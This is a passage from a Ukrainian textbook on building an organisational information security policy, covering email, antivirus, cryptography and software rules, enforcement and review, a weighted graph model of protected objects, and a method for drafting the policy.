2. Адміністрування електронної пошти:

визначення керування системою електронної пошти;

встановлення права сканування повідомлень, що проходять через систему електронної пошти. Це сканування може проводитися для пошуку вірусів або перевірки змісту повідомлень. Незалежно від типу сканування необхідно сформулювати правило, яким передбачено право проведення організацією сканування;

правила експлуатації електронної пошти можуть включати механізми обмеження розмірів повідомлень, щоб не допустити перевантаження серверів і смуги пропускання мережі;

якщо повідомлення електронної пошти архівуються, необхідно це відзначити в правилі, в якому будуть відбиті основні деталі того, як проводитиметься архівація. У даному правилі також повинні бути позначені терміни зберігання та потенційні винятки з правил.

3. Використання електронної пошти для конфіденційного обміну інформацією:

розпорядження шифрувати повідомлення перед їх пересиланням і "підписувати" їх цифровими підписами;

правила шифрування фактично не відносяться до правил безпеки електронної пошти. Тому до правил безпеки електронної пошти повинно бути включене формулювання, яке адресує користувача до розпоряджень прийнятих в організації правил шифрування.

3.1.7. Антивірусний захист КС

1. Визначення принципів побудови системи антивірусного захисту (АЗ):

реалізація єдиної технічної політики під час обґрунтування вибору антивірусних продуктів для різних сегментів мережі;

повнота охоплення системою АЗ всієї мережі;

безперервність контролю мережі;

централізоване керування АЗ.

2. Формулювання завдань щодо впровадження АЗ:

придбання, установка і своєчасна заміна антивірусних пакетів на серверах і робочих станціях користувачів;

контроль правильності застосування антивірусного ПЗ;

виявлення вірусів у локальній мережі, їх оперативне лікування, видалення заражених об'єктів, локалізація заражених ділянок мережі;

своєчасне сповіщення користувачів про виявлені або можливі віруси, їх ознаки й характеристики;

підключення користувачів до мережі тільки за заявкою з відміткою адміністратора безпеки про установку ліцензійного антивірусного ПЗ;

передачу робочої станції від одного користувача іншому необхідно проводити з переоформленням підключення до мережі;

виявлені віруси доцільно досліджувати на стенді підрозділу ІБ для вироблення рекомендацій щодо їх коректного знешкодження;

у віддалених структурних підрозділах слід призначити позаштатних співробітників, відповідальних за антивірусний захист.

3. Програмно-технічні методи практичної реалізації антивірусного захисту інформації:

використання антивірусних пакетів;

архівація інформації;

резервування інформації;

ведення бази даних про віруси та їх характеристики.

4. Загальні вимоги до використовуваних антивірусних засобів:

сумісність з ОС серверів і робочих станцій;

сумісність з використовуваними програмами;

наявність повного набору антивірусних функцій, необхідних для забезпечення антивірусного контролю й знешкодження усіх відомих

вірусів;

частота оновлення антивірусного ПЗ і гарантії постачальників (розробників) щодо його своєчасності.

3.1.8. Керування й експлуатація криптографічних систем у КС

1. Відповідність юридичним нормам використання криптографії.

2. Керування криптографією:

зобов'язання дотримуватись тих або інших стандартів шифрування;

методи фізичного керування апаратно-програмними засобами шифрування.

3. Експлуатація систем шифрування:

ознаки даних, що підлягають шифруванню;

після зашифровування даних для запобігання доступу до них сторонніх осіб дані повинні бути повністю видалені або знищені фізично носії з цими даними.

4. Правила генерування ключів:

забезпечити гарантії секретності ключової інформації;

дозволені формати, вимоги щодо зберігання, терміни дії, а також секретність програмного забезпечення і процедур генерування ключів;

знищення усіх компонентів, що використовувалися для генерування ключів, для чого в них повинно бути включено вимогу щодо перезапису оперативної пам'яті і онлайнових запам’ятовуючих пристроїв;

стирання ділянок пам'яті на автономних запам’ятовуючих пристроях.

5. Керування ключами:

визначення правил розкриття ключів або їх вилучення;

визначення правил зберігання ключів, формування резервних копій або забезпечення їх пересилки. Важливо розглянути випадок зберігання ключів на тому ж пристрої або носії, де зберігаються захищені дані;

визначення правил розподілу ключів симетричного шифрування.

3.1.9. Правила впровадження ПЗ

1. Етапи розробки ПЗ:

наявність правил розробки ПЗ гарантує врахування питань безпеки при проектуванні й розробці ПЗ;

визначити обов'язки, які сприяють розробці заходів безпеки і коректному використанню ПЗ;

основні рекомендації розробки ПЗ: розробка специфікацій; контроль і перевірка інформації, що вводиться користувачем; контроль граничних значень даних під час їх пересилання; виключення не документованих можливостей уникнення засобів захисту і особливих привілеїв для розробників;

засоби керування доступом, вбудовані у власне ПЗ, повинні відповідати стандартам та інструкціям на їх застосування;

під час проектування та впровадження ПЗ власної розробки в ньому повинні застосовуватися ідентифікація і авторизація, що базуються на алгоритмах, вбудованих або в ОС, або в БД, або в системи сервісного ПЗ;

інші правила, що стосуються процесу розробки ідентифікації та авторизації, стосуються обробки інформації, яка містить паролі.

2. Тестування й документування:

забезпечити захист особистої та запатентованої інформації шляхом обмеження її використання під час тестування ПЗ;

процедура тестування призначена для виявлення усіх можливих проблем і порушень захисту;

заборонено встановлювати ПЗ, якщо воно не пройшло тестування і не було затверджене керівництвом;

наявність документації – це можливість проведення аналізу на предмет виникнення в системі проблем і побічних ефектів, які можуть негативно вплинути на ІБ системи.

3. Заміна версій і керування конфігурацією:

знати конфігурацію системи та її компонентів, завдяки чому адміністратори зможуть доповідати про порушення безпеки та несправні програми, які встановлені у системі;

вимога письмових запитів на внесення до системи змін, які впливають на безпеку;

встановлене ПЗ містить помилки. Проте установка «патчів» від постачальників може призвести до непередбачених результатів. Правила, що регламентують цю сферу, повинні вводити процедури тестування і вимагати встановлення виправлень, які стосуються захисту, до встановлення всього ПЗ;

незалежно від того, наскільки часто тестується ПЗ, може виникнути необхідність вивантажити з працюючої системи встановлене раніше ПЗ або «патчі». У правила керування конфігурацією необхідно включити вимогу як щодо інсталяції, так і щодо "відкату" до попередньої версії.

4. Стороння розробка:

стороннє ПЗ становить потенційну загрозу безпеці – вжити заходи контролю цілісності ПЗ;

вимога сумісності ПЗ із засобами керування безпекою операційного середовища – розробити правила, де вказати, щоб в угодах із сторонніми організаціями містилися умови продажу та поширення розробленого ПЗ.

5. Питання інтелектуальної власності:

незалежно від того, хто займається розробкою, кінцевий результат вважається інтелектуальною власністю організації. Програми повинні розглядатися як цінні ресурси, що належать організації.

Зобов'язання виконання ПБ

Зобов'язання виконання ПБ є документом, в якому описані усі правила, що стосуються користувачів у сфері підтримання ІБ. Документ повинен бути коротким. З ним необхідно знайомити під підпис прийнятих на роботу співробітників, підрядників або постачальників, які надають доступ до мережі. Зобов’язання виконання ПБ складається з таких розділів:

1. Обов'язки користувачів під час реєстрації у системі:

цей розділ є коротким викладом правил автентифікації. Користувачі повинні бути інформовані про положення, які їм належить знати, навіть якщо вони й не читали всіх документів, які охоплюють правила безпеки.

2. Робота з системами і в мережі:

у цьому розділі повторюються багато правил безпеки, що стосуються щоденної роботи;

це звичайні правила поведінки, які знайшли відображення у правилах безпеки.

3. Обов'язки користувачів Internet.

ці правила є кодексом поведінки для користувачів, які підключаються до Internet;

необхідно включити тільки ті правила, що стосуються використання Internet.

4. Відповідальність організації і надання інформації:

організація зобов'язана інформувати користувачів про те, яких дій вимагають від них положення правил, і які санкції можливі з боку керівництва організації. Крім того, організація має правові зобов'язання інформувати про те, які кроки вона робить, включаючи спостереження й збір даних, які проходять через мережу;

необхідно попередити про моніторинг пересилок мережею або призначених для користувача файлів;

організація повинна інформувати про те, що вона займається збором інформації про користувачів із різних джерел. У правила необхідно включити формулювання про методи збору й зберігання даних. Інформування – це те, що повинно запобігти ускладненням, якщо зібрана інформація служитиме підставою для дисциплінарних стягнень.

3.1.10. Порядок впровадження і контролю виконання ПБ

1. Тестування й ефективність правил:

у цьому розділі правила охоплюють процеси збору статистики та складання звітів;

керівництво повинне заохочувати проведення навчання з питань безпеки, щоб кожен співробітник організації розумів правила безпеки та їх вплив на виробничі процеси;

включити положення про звичайні заходи, використовувані для тестування правил на їх ефективність.

2. Публікація правил:

регламентувати публікацію документів і записати вимоги щодо повідомлення про терміни публікації;

вказати, хто відповідатиме за цю роботу.

3. Моніторинг, засоби керування й міри покарання:

визначення прав організації щодо спостереження;

правила керування затверджують право організації на впровадження алгоритмів, які дозволяють вбудувати в систему певні засоби керування. Крім того, необхідно визначити склад осіб, які займатимуться адмініструванням і тестуванням цих засобів керування;

затвердити розроблені інструкції за призначенням покарань. Вони не повинні викликати питань про те, чи має організація право застосовувати заходи покарання при порушеннях правил безпеки;

правила повинні охоплювати незаконну діяльність, здійснювану внутрішніми користувачами і зовнішніми зловмисниками.

4. Обов'язки адміністраторів:

ці правила охоплюють питання адміністративного узгодження та впровадження, які не входять у сферу адміністративного керування;

визначають порядок розриву трудової угоди з організацією;

встановлюють коло осіб, які несуть відповідальність за своєчасне анулювання права доступу, звільнення ресурсів, виділених користувачу, виявлення в призначених для користувача ресурсах порушень безпеки та інших помилок осіб, а також за архівне зберігання призначених для користувача файлів та інших даних.

5. Міркування щодо реєстрації подій:

перевірка журналів аудиту, які створюються в системі і в основних програмах;

у журналах фіксуються всі операції, які користувачі виконують у системі або мережі, а також фіксуються всі помилкові та успішні спроби доступу до системи;

правила реєстрації є досить складними, оскільки неможливо скласти загальне формулювання, відповідне для будь-якої конфігурації системи. Напевно, непрактично реєструвати кожну операцію, що виконується в комп'ютерній системі, але необхідно забезпечити підтримку сервісних систем, які обслуговують бази даних;

описати порядок обробки інформації з журналів;

правила оновлення журналів можуть змінюватися залежно від роду діяльності організацій, а також від різновиду журналів.

6. Звітність про порушення безпеки:

звіти про інциденти можуть приходити з декількох джерел. Проблеми із захистом виявляють адміністратори, і для того, щоб користувачі могли фіксувати порушення, вони повинні мати правила, які визначають, як це робити;

встановлюються вимоги до звітності для адміністраторів і користувачів;

у правила роботи з відкритими широкодоступними звітами необхідно включити методи розділення інформації, яку інформацію вважати достовірною, а яку перевіряти;

після повідомлення про інцидент збираються відповідні дані, і застосовуються правові санкції, які базуються на цьому повідомленні.

Недостатньо просто повідомити про те, що щось відбулося. Якщо під час розслідування інциденту встановлено, що потрібно застосувати заходи покарання, які можуть обмежуватися дисциплінарними заходами або застосуванням заходів, передбачених законодавством, то в правилах повинні бути описані вимоги щодо обробки цих доказів.

7. Міркування, що стосуються дій після вчинення комп'ютерних злочинів:

проконсультуватися з відповідними підрозділами правоохоронних органів на предмет вимог за поданням доказів.

3.1.11. Порядок перегляду ПБ

1. Періодичний перегляд правил документів:

певних рекомендацій з приводу того, як часто потрібно переглядати правила, не існує. Проте рекомендується, щоб цей термін був у межах від шести місяців до одного року;

включити вимогу щодо створення тимчасової комісії при терміновій необхідності внесення у правила значних змін.

2. Підстави для перегляду:

інформація, зібрана в процесі аналізу;

дані, зібрані в процесі впровадження правил і процедур, створених на базі цих правил;

інформація, зібрана в процесі аналізу ризиків і аудиту.

3. Комісія з перегляду правил:

в ідеалі комісія з перегляду правил повинна складатися з представників усіх зацікавлених сторін, які були задіяні для розробки правил.

Представлена модель оформлення ПБ не є суворою. Конкретна ПБ організації, природно, буде ширшою і повинна зважати на специфіку функціонування ІС організації.

3.2. Модель системи об’єктів захисту

З метою формування початкових даних, що забезпечують етап проведення оцінки вразливості та ризиків для ІР, що потребують захисту, відповідно до виявленої множини загроз, необхідно створити модель системи об'єктів захисту. Доцільно систему захисту об'єктів розглядати

не як сукупність окремих елементів деякої множини, а як взаємопов'язану структуру елементів, яку можна описати (узявши за основу модель із джерела [47]) у вигляді чотиридольного графа (рис. 3.3).

У матричному представленні вершини графа системи об'єктів захисту представляються чотирма векторами R^{π}, R^{Φ}, $R^{И}$ і $R^{П}$, елементи яких виражають ваги (відносну цінність) об'єктів відповідних груп. Міжгрупові взаємозв'язки, що відображаються дугами графа, виражаються наступними матрицями:

$E^{лф}$ – бінарна прямокутна матриця розмірності $N_1 \times N_2$ (N_1 – кількість користувачів, N_2 – кількість носіїв об'єктів захисту), що описує простір доступу персоналу до носіїв (1 – дозволений доступ, 0 – немає доступу);




Рис. 3.3. **Структурна модель системи об'єктів захисту**

$E^{ли}$ – бінарна прямокутна матриця розмірності $N_1 \times N_3$ (N_3 – кількість інформаційних об'єктів), що описує простір доступу персоналу до інформаційних ресурсів системи (1 – є доступ, 0 – немає доступу);

$E^{лп}$ – бінарна прямокутна матриця розмірності $N_1 \times N_4$ (N_4 – кількість програмних об'єктів), що описує простір доступу персоналу до об'єктів програмного забезпечення системи (1 – є доступ, 0 – немає доступу);

$E^{иф}$ – бінарна прямокутна матриця розмірності $N_2 \times N_3$, що описує простір розміщення інформаційних ресурсів на носіях (1 – розміщено, 0 – не розміщено);

$E^{пф}$ – бінарна прямокутна матриця розмірності $N_2 \times N_4$, що описує простір розміщення ПЗ на носіях (1 – розміщено, 0 – не розміщено);

$E^{пи}$ – бінарна прямокутна матриця розмірності $N_3 \times N_4$, що описує простір керування ПЗ інформаційними об'єктами системи (1 – керує, 0 – не керує).

Вагові коефіцієнти $r^{(и,п,ф,л)}$ визначаються таким чином:

$$r_i^{(и,п,ф,л)} = r_{исх\,i}^{(и,п,ф,л)} \cdot r_{сис\,i}^{(и,п,ф,л)}, \quad i = \overline{1,M}, M \in \{N_1, N_2, N_3, N_4\}, \qquad (3.1)$$

де $r_{исх}^{(и,п,ф,л)}$ – вага об'єкта, що визначається як відносна фінансова вартість об'єкта до загальних фінансових витрат на придбання об'єктів того ж роду;

$r_{сис}^{(и,п,ф,л)}$ – вага об'єкта в конкретній ІС з урахуванням взаємозв'язків усіх елементів.

Системні ваги $r_{сис}^{(и,п,ф,л)}$ можна визначити, використовуючи наступні твердження:

чим більше і з більшою вагою користувачів мають доступ до інформаційного об'єкта, тим вища його цінність і значущість в ІС;

чим більше і більш цінних інформаційних ресурсів знаходиться під керуванням даного об'єкта ПЗ, тим більш цінним і важливим є дане програмне забезпечення;

чим більше і більш цінних інформаційних і програмних об'єктів розміщено на даному фізичному об'єкті, тим вищою є його цінність в ІС;

чим до більшого числа найбільш цінних інформаційних, програмних і фізичних об'єктів має доступ користувач, тим вище його вага (значущість в ІС).

Дані твердження реалізуються наступними співвідношеннями [37]:

$$R^{л}_{сис} = \frac{1}{3}\left(\frac{1}{\mathrm{N}_2}E^{лф}\cdot R^{ф}_{сис} + \frac{1}{\mathrm{N}_3}E^{ли}\cdot R^{и}_{сис} + \frac{1}{\mathrm{N}_4}E^{лп}\cdot R^{п}_{сис}\right); \quad (3.2)$$

$$R^{ф}_{сис} = \frac{1}{2}\left(\frac{1}{\mathrm{N}_3}E^{иф}\cdot R^{и}_{сис} + \frac{1}{\mathrm{N}_4}E^{пф}\cdot R^{п}_{сис}\right); \quad (3.3)$$

$$(R^{п}_{сис})^{T} = \frac{1}{\mathrm{N}_3}\left(R^{и}_{сис}\right)^{T}E^{пи}; \quad (3.4)$$

$$(R^{и}_{сис})^{T} = \frac{1}{\mathrm{N}_1}\left(R^{л}_{сис}\right)^{T}E^{ли}. \quad (3.5)$$

Наведені співвідношення (3.2 – 3.5) визначають рекурсивну процедуру взаємного обліку вагових коефіцієнтів під час їх обчислення за різними групами об'єктів захисту ІС. На першому кроці значення $r_{сис}$ передбачаються рівними одиниці, після обчислення ітеративної процедури, що сходиться, виходять підсумкові системні ваги об'єктів захисту.

Координати векторів $\mathrm{R}^{(л,ф,п,и)}$ є відносними ваговими коефіцієнтами, що виражають значущість відповідних об'єктів для функціонування ІС організації. Абсолютні ж показники цих об'єктів (їх вартість, вектор-стовпець $\mathrm{R}(\mathrm{r}_1,\mathrm{r}_2,\ldots,\mathrm{r}_{\mathrm{N}_2})$) визначаються таким чином:

$$r_i^{(л,ф,п,и)} = Y^{(л,ф,п,и)}\frac{r_i^{(л,ф,п,и)}}{\sum_{j=1}^{M} r_{\mathrm{j}}^{(л,ф,п,и)}},\ i=\overline{1,M},\ M \in \{N_1,N_2,N_3,N_4\}, \quad (3.6)$$

де $\mathrm{Y}^{(л,ф,п,и)}$ – вартість відповідних об'єктів організації, яка визначається методом експертних оцінок.

Аналогічно розраховуються координати векторів $\mathrm{R}^{л}$ і $\mathrm{R}^{п}$.

Як підсумок, після проведення робіт відповідно до першого етапу побудови СЗІ необхідно мати наступні документи (табл. 3.1).

Таблиця 3.3

Перелік необхідних документів до першого етапу побудови СЗІ

№ з/п	Найменування документа	Примітка
1	Перелік відомостей, які містять інформацію з обмеженим доступом і підлягають захисту	
2	Перелік відкритих відомостей організації, що потребують захисту їх цілісності та доступності	Якщо такі відомості визначені
3	Перелік виділених приміщень, автоматизованих систем та інших об'єктів, на яких циркулює ІПЗ	

№ з/п	Найменування документа	Примітка
	(об’єктів інформаційної діяльності – ОІД)	
4	Акти категорювання виділених об'єктів	За кількістю виділених об'єктів
5	Акт встановлення меж контрольованої зони з додатком Плану контрольованої зони, для якої здійснюється ТЗІ	
6	Акти обстеження виділених об'єктів з додатком протоколів проведення спеціальних вимірювань на предмет наявності несанкціонованих перетворень у технічних засобах	В акті описуються ОТЗ, ДТСЗ, наявні засоби ТЗІ, наводяться усі необхідні плани й схеми

3.3. Методика розробки ПБ

Загальні відомості. ПБ є юридичним документом (поряд з уставом організації), прийнятим на підприємстві й затвердженому директором або радою директорів із відповідними юридичними реквізитами (підписом і печаткою). Розробляє ПБ адміністратор, хоча це не є його прямим обов'язком, і узгоджується з юристом (у плані коректності й відповідності законодавству) і може в окремих випадках із начальником відділу безпеки підприємства (не обов'язково).

Загальним принципом ПБ на підприємстві є заборона всіх видів доступу, дій і операцій, які не дозволені явно в розробленій ПБ. Тобто, якщо немає спеціального дозволу на проведення конкретних дій (операцій) або використання конкретних мережних ресурсів, то такі дії, або таке використання заборонені, а особи, які їх здійснюють, підлягають покаранню.

Звичайно, ПБ складається із двох основних частин:

1. Політика для роботи в окремій мережі.
2. Політика для роботи в міжмережному середовищі.

Щодо *реалізації ПБ* визначають межі відповідальності й звітності, описаної в наступних розділах. ПБ визначає відповідальних посадових осіб за реалізацію ПБ, до яких вона застосовна.

Область дії ПБ застосовна до всіх підрозділів підприємства її офісів, а також до всіх спонсорів і ділових партнерів. Підрозділам рекомендується уточнити загальні рекомендації в тій мірі, у якій вони застосовні до них, але доповнення до політики не повинні конфліктувати з основними рекомендаціями ПБ. У випадку суперечки щодо інтерпретації або реалізації локальної політики стосовно загального ПБ, останнє слово – за відділом безпеки підприємства. Відповідальність за виконання ПБ покладає на начальника служби безпеки й адміністратора підприємства й/або на інших осіб верхньої ланки керування. Уточнення й інтерпретації ПБ можуть бути отримані у відділі безпеки у випадках очевидного конфлікту між локальними вимогами й різними тлумаченнями положень основних ПБ.

Реалізація ПБ. Кожна посадова особа й службовець підприємства, що адмініструє або використовує мережні й інші ресурси, відповідає за суворе дотримання розробленої ПБ. Кожний користувач зобов'язаний повідомляти про підозрювані або реальні уразливі місця (загрози) у безпеці системи своєму безпосередньому керівнику (менеджерові) або адміністраторові. У підприємства є своя група залагоджування інцидентів із комп'ютерною безпекою (ГУІКБ), що повинна повідомляти керівництво в обов'язковому порядку про основні інциденти, за яких відбулися компрометація, неправильне використання або псування інформаційних цінностей підприємства. Підрозділам (відділам) рекомендується організовувати свої локальні ГУІКБ для більше швидкого виявлення уразливих місць у захисті та їхнього усунення. Хоча співробітники, що входять до ГУІКБ, мають свої основні посадові обов'язки, питання безпеки мають пріоритет стосовно них. Керівники підрозділів повинні призначати своїх співробітників до складу ГУІКБ при виникненні інциденту, і звільняти від основних обов'язків до кінця розслідування.

Опис політики. У цій частині ПБ зазначаються положення й критерії, які визначають її в тій мірі, у якій вона застосовна до кожного об'єкта й суб'єкта на підприємстві. Частина, що ставиться до мереж, включає критерії, які повинні бути виконані для Інтернет із погляду безпеки.

Мережі. Інтернет складається з мереж, тому ПБ, рівною мірою застосовується до всіх мережних компонентів. Мережа, що не є частиною Інтернет, не має засобу захисту, повинна дотримувати вимог

внутрішньої мережний ПБ. Така мережа не містить точки ризику і є захищеною.

Інтереси підприємства. Мережні ресурси підприємства існують лише для того, щоб підтримувати її діяльність. У деяких випадках важко провести риску між інтересами підприємства (службовими інтересами) та іншими інтересами. Система конференцій і електронної пошти Інтернет є прикладами змішання інтересів підприємства й особистих інтересів співробітників щодо використання цих ресурсів. Підприємство розуміє, що спроби використання обмежень типу “тільки в інтересах підприємства” у цих випадках безглузді. Тому необхідно дати рекомендації, а не суворі вимоги щодо інформаційних ресурсів, які служать для вирішення завдань, що стоять не тільки перед підприємством. *Керівники відділів мають право ухвалити рішення щодо допустимості використання мережних ресурсів співробітниками для вирішення завдань, відмінних від службових, у тому випадку, якщо при цьому підвищується ефективність роботи даного співробітника.* З іншого боку менеджери повинні перешкоджати некоректному використанню мережних і інших ресурсів як для особистих цілей, так і для цілей відпочинку й розваги співробітників. Мережні адміністратори повинні повідомляти про інциденти керівнику відділу безпеки, пов'язані із підозрюваним або доведеним використанням інформаційних ресурсів не за призначенням.

Принцип “знай тільки те, що ти повинен знати для роботи”. Доступ до інформаційних цінностей підприємства не буде здійснений, якщо не виникне необхідності в такій інформації. Це означає, що критична інформація повинна бути захищена таким чином, щоб вона була **невідома** основній масі співробітників. У певних випадках може виявитися необхідність перетворити мережу таким чином, щоб навколо критичних інформаційних цінностей був створений периметр безпеки за допомогою технічних і організаційних мір.

Розробка ПБ ведеться **тільки** після виходу відповідного наказу на підприємстві, де регламентуються права й можливості адміністратора на етапі розробки. При цьому в наказі на розробку ПБ повинен указуватися рівень доступу адміністратора до робочих місць користувачів і в інші приміщення, а також доступ до різних категорій інформації, наприклад, у режимі перегляду файлів і папок. Зверніть увагу, що доступ забезпечується до категорій інформації, а не до її змісту. У середньому на

побудову ПБ на досить великому підприємстві повинно виділятися до 3-х місяців.

Увесь процес побудови ПБ можна розділити на 3 етапи:

1. Аналіз даних, інформації, цілей реалізації.
2. Властива розробка ПБ, результатом якої є створений юридичний документ.
3. Впровадження, зокрема, доведення обов'язків посадових осіб (під підпис), реєстрація у відділі кадрів і ін.

ПБ повинна реалізовуватися в не більше ніж трьох екземплярах, які відповідно зберігаються в юриста (копія), адміністратора й директора (копія й, до того ж, необов'язкова).

На першому етапі на кожному робочому місці користувача пропонується збирати наступну інформацію:

1. Місце розташування або топологічна прив'язка вузлів мережі до схеми приміщення.
2. Характеристики приміщень, кімнат, залів, ангарів, будинків, поверхів і т. д.
3. Технологічні норми й нормативи щодо розміщення робочого місця користувача, наприклад, відстань монітора від протилежного монітора або користувача й т. д.
4. Параметри й характеристики ПК.
5. Список користувачів, що працюють на ПК і їхні права доступу.
6. Категорії інформації, використовуваної на робочому місці, що в підсумку повинна бути кваліфікована із прив'язкою до організаційно-штатної структури підприємства.
7. Типи груп користувачів, передбачуваних для використання в мережі, які обґрунтовуються й регламентуються в ПБ із обліком на подальше використання й розширення. При цьому адміністратору дозволяється додавання нових і зміна існуючих типів груп, пов'язаних із реорганізацією компанії.

Уся термінологія в ПБ повинна бути описана заздалегідь грамотно з юридичної й технічної точки зору. У ПБ має бути регламентована в окремому пункті її доля, наприклад, у випадку звільнення адміністратора ПБ втрачати свою юридичну чинність, оскільки адміністратор є її розроблювачем.

Обов'язки посадових осіб, що охоплюють усі сфери діяльності співробітника, регламентуються в ПБ в окремих розділах для кожної

категорії. Тут указуються права, обов'язки, перелік заборонених операцій і дій, а також можливі види санкцій, застосовуваних до співробітника. При цьому перелік останніх указується в ПБ окремою статтею, з узгодженням керівництва. Наприклад, це може бути список штрафних санкцій у вигляді утримання коштів, залежно від міри порушення, а також вказівки на відповідні нормативні законодавчі акти для більш серйозних порушень.

Таким чином, політика мережної безпеки на підприємстві розподіляє відповідальність за її реалізацію й підтримку між конкретними посадовими особами. Вона визначає обов'язки кожного службовця компанії при використанні мережних і інших ресурсів і необхідності повідомляти про уразливі місця в системі безпеки. Вона також установлює, що загальною політикою є – **заборонено все, що явно не дозволено**. Тобто, якщо діяльність або вид доступу не можуть бути знайдені або визначені в цьому документі, то вони заборонені.

За доробку ПБ відповідає особу, що займається розробкою даного документа, у міру того як потреба в безпеці й технології мережної взаємодії змінюються. Директиви, що втримуються в ПБ, повинні бути завжди інтерпретовані як наказ директора підприємства.

Методика побудови ПБ

Побудову ПБ можна реалізувати наступним алгоритмом.

1. На першому кроці необхідно скласти організаційно-штатну структуру (ОШС) підприємства (рис. 3.4) на підставі даних, наданих відділом кадрів, з узгодженням у керівництва. Дана ОШС буде основою для розробки логічної структури. ОШС наочніше за все встановити у вигляді схеми (Сх1) із зазначенням спрямованості підпорядкованості, наприклад (рис. 3.4).

